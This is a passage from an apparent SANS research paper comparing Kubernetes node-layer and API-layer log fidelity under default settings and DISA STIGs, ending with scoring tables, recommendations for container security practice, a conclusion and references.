Implementing the STIG on our Kubernetes cluster at the node layer allowed us to correlate a critical vulnerability in the environment that was exploited by the attacker: a cronjob that opened and closed a root (uid=0) session every minute. This highlights the importance of system logs and security controls in proactively detecting and preventing such vulnerabilities.

System logs and security controls are not solely beneficial for Incident Response Teams (IRTs). They also provide valuable insights for system administrators and security teams, enabling them to identify and address potential weaknesses in the environment. In this case, the STIG implementation at the node layer helped reveal a critical vulnerability that could have been missed otherwise.

Skillful implementation of security controls at the node layer in a Kubernetes environment can provide robust protection against even the most advanced attacks targeting container environments. However, it is essential to exercise caution, as sophisticated attacks can still evade detection, often by exploiting pre-existing vulnerabilities that security controls can help identify.

The DISA STIGs can improve log fidelity at the node layer in container environments, enabling the detection of malicious activity, as well as identifying unauthorized software, insider threats, and careless configurations before they can cause harm. By applying these controls, organizations can proactively address potential weaknesses and strengthen their overall security posture.

	Coherence	Completeness	Succinctness	Retention / Volatility In Container Environment	Expected Log Fidelity In Container Environment
Default Configurations	3	3	4	3	13
DISA STIGs Applied	4	5	4	5	18

The volatility of logs in a container environment at the node layer is heavily influenced by the Kubernetes deployment format. In Platform-as-a-Service (PaaS) deployments, logs are typically not available by default at the node layer and must be manually enabled and explored through the cloud service provider's customer access console. In the event of an incident affecting the node layer in a PaaS deployment, collaboration with the cloud service provider may be necessary to fully resolve the issue, especially if the control plane is impacted. However, a review of one major cloud provider's Service Level Agreement (SLA) revealed that it lacked clear guidelines for handling incidents where an adversary presence on a customer-abstracted layer achieves total compromise of the cluster the scenario described in section 2.3.4.

In contrast, if an organization maintains full control of the node layer, as in our experimental setup, syslog forwarding can be configured according to the STIGs to ensure the retention of important log evidence affecting the node layer.

2.5.3. Kubernetes Layer

Log fidelity at the Kubernetes layer appeared to suffer from severe degradation without controls applied. Furthermore, when attempting to apply Kubernetes auditing to

the cluster, we encountered numerous issues that required significant time to troubleshoot. The log output from Kuberentes auditing, once finally configured, produced voluminous and excessive logs, polluting the log spectrum with noise. The raw output would require extensive processing and subject matter expertise in order to fine tune the signal.

For these reasons, the Kubernetes layer was weighted accordingly as having a high probability of retention failure and high risk of deteriorating log fidelity.

	Coherence	Completeness	Succinctness	Retention / Volatility In Container Environment	Expected Log Fidelity In Container Environment
Default Configurations	1	1	2	1	5
DISA STIGs Applied	4	5	4	5	18

Luckily, the STIGs helped achieve major strides along these lines. Audit logs showed accurate, clear, and succinct evidence of the attacker accessing etcd secrets via the curl-sa pod:

Using the audit configurations we developed in this experiment, DISA STIGs would have required that we point rsyslog to /var/log/kubernetes/audit.log to forward the

audit logs from the control node to our syslog server. There are other ways to meet the STIG requirement for forwarding and storing logs at this layer, however. In a PaaS environment, Kubernetes API logs would likely need to be manually enabled and managed through the respective service offered by the CSP.

3. Recommendations and Implications

Maximum log fidelity can only be achieved through a focused, holistic approach to cybersecurity. Using a security control framework like NIST 800-53 and corresponding DISA STIGs as a guide, organizations can take confident steps towards securing a container environment at each layer of the computing stack, avoiding catastrophic blind spots.

3.1. Recommendations for Practice

- Invest in the difficult work developing a holistic cybersecurity strategy endorsed by executive leadership, built on a thorough understanding of the operating environment/compute assets, and relevant to securing the organization's core value delivery chain (Kim, 2022).
- Select, implement, and maintain a security control framework like NIST 800-53 or the CIS Controls, performing regular audits to ensure controls are configured and working as expected. Leverage any implementation guides - like the DISA STIGs - to assist auditors and administrators during this process.
- Assess containerized environments based on the guidance provided by the security control framework author(s), and apply security controls accordingly, overlapping and layering the controls if necessary to ensure coverage across complex computing architectures.

- Maintain close communication channels with cloud service providers to learn of any security events or considerations to their underlying infrastructure that might impact your organization, and enable collaboration during incidents effecting layers of cloud computing architecture that are abstracted from the customer.
- Regularly review security controls and policies to mitigate vulnerabilities and reduce the risk of exploitation within containerized environments.

3.2. Implications for Future Research

Future research should investigate more detailed methods for logging and monitoring container runtime environments independently of the Kubernetes control plane. Additionally, studies focused on the development and implementation of advanced security control frameworks tailored specifically for containerized environments will be of great value. Research on the evolution of container technologies and their interaction with orchestration tools could uncover new vulnerabilities and mitigation strategies.

4. Conclusion

As the cybersecurity landscape continues to evolve, it is imperative that organizations remain vigilant and proactive in their approaches to securing containerized environments. By understanding the nuances and complexities of these systems, and by staying informed about the latest threats and best practices, organizations can better protect their critical assets and maintain the integrity of their operations.

In conclusion, the recommendations provided herein serve as a foundational guide for enhancing log fidelity and securing container environments using DISA STIGs. The

implications for future research underscore the ongoing need for innovation and adaptation in the face of emerging cybersecurity challenges.

5. References

"r00t7oo2jm", G. U. (2024). *CVE-2024-21683-RCE-in-Confluence-Data-Center-and-Server.* Retrieved from Github: https://github.com/r00t7oo2jm/-CVE-2024-21683-RCE-in-Confluence-Data-Center-and-Server

Canonical and DISA. (2024). *CANONICAL UBUNTU 22.04 LTS STIG.* DISA.

Defense Information Systems Agency (DISA). (2025, Jan). *STIG Document Library.* Retrieved from DoD Cyber Exchange - Public: https://dl.dod.cyber.mil/wp-content/uploads/stigs/zip/U_Kubernetes_V2R2_STIG.zip

Defense Information Systems Agency (DISA). (2025, Jan). *STIGs Document Library.* Retrieved from DoD Cyber Exchange - Public: https://dl.dod.cyber.mil/wp-content/uploads/stigs/zip/U_Container_Platform_V2R1_SRG.zip

Defense Information Systems Agency. (2024). *Application Server STIG, ver 4 rel 1.* DISA.

Doman, C. (n.d.). *Team TNT – The First Crypto-Mining Worm to Steal AWS Credentials*. Retrieved from Cado Security: https://www.cadosecurity.com/blog/team-tnt-the-first-crypto-mining-worm-to-steal-aws-credentials

Edge Editors, Dark Reading. (2024, December 31). *Managing Cloud Risks Gave Security Teams a Big Headache in 2024*. Retrieved from Dark Reading: https://www.darkreading.com/cloud-security/managing-cloud-risks-big-headache-2024

Jay Chen, A. S. (2021, February 3). *Hildegard: New TeamTNT Cryptojacking Malware Targeting Kubernetes*. Retrieved from Palo Alto Unit 42: https://unit42.paloaltonetworks.com/hildegard-malware-teamtnt/

Kaczorowski, M. (2019, March 29). *Exploring container security: the shared responsibility model in GKE*. Retrieved from Google Cloud: https://cloud.google.com/blog/products/containers-kubernetes/exploring-container-security-the-shared-responsibility-model-in-gke-container-security-shared-responsibility-model-gke

Kim, F. (2022). *MGT514: Security Strategic Planning, Policy, and Leadership.* SANS Institute.

MITRE Corporation. (2024, 12 29). *Matrix - Enterprise - Containers*. Retrieved from MITRE ATT&CK: https://attack.mitre.org/matrices/enterprise/containers/

National Institute of Standards and Technology. (2017, September). Application Container Security Guide. United States Department of Commerce.

Spahn, N. a. (2023). Container Orchestration Honeypot: Observing Attacks in the Wild. *Association for Computing Machinery*, 381–396.

Configurations and experiment artifacts mentioned above may be found at:

https://github.com/sysradwin/container-logs-SANS-Research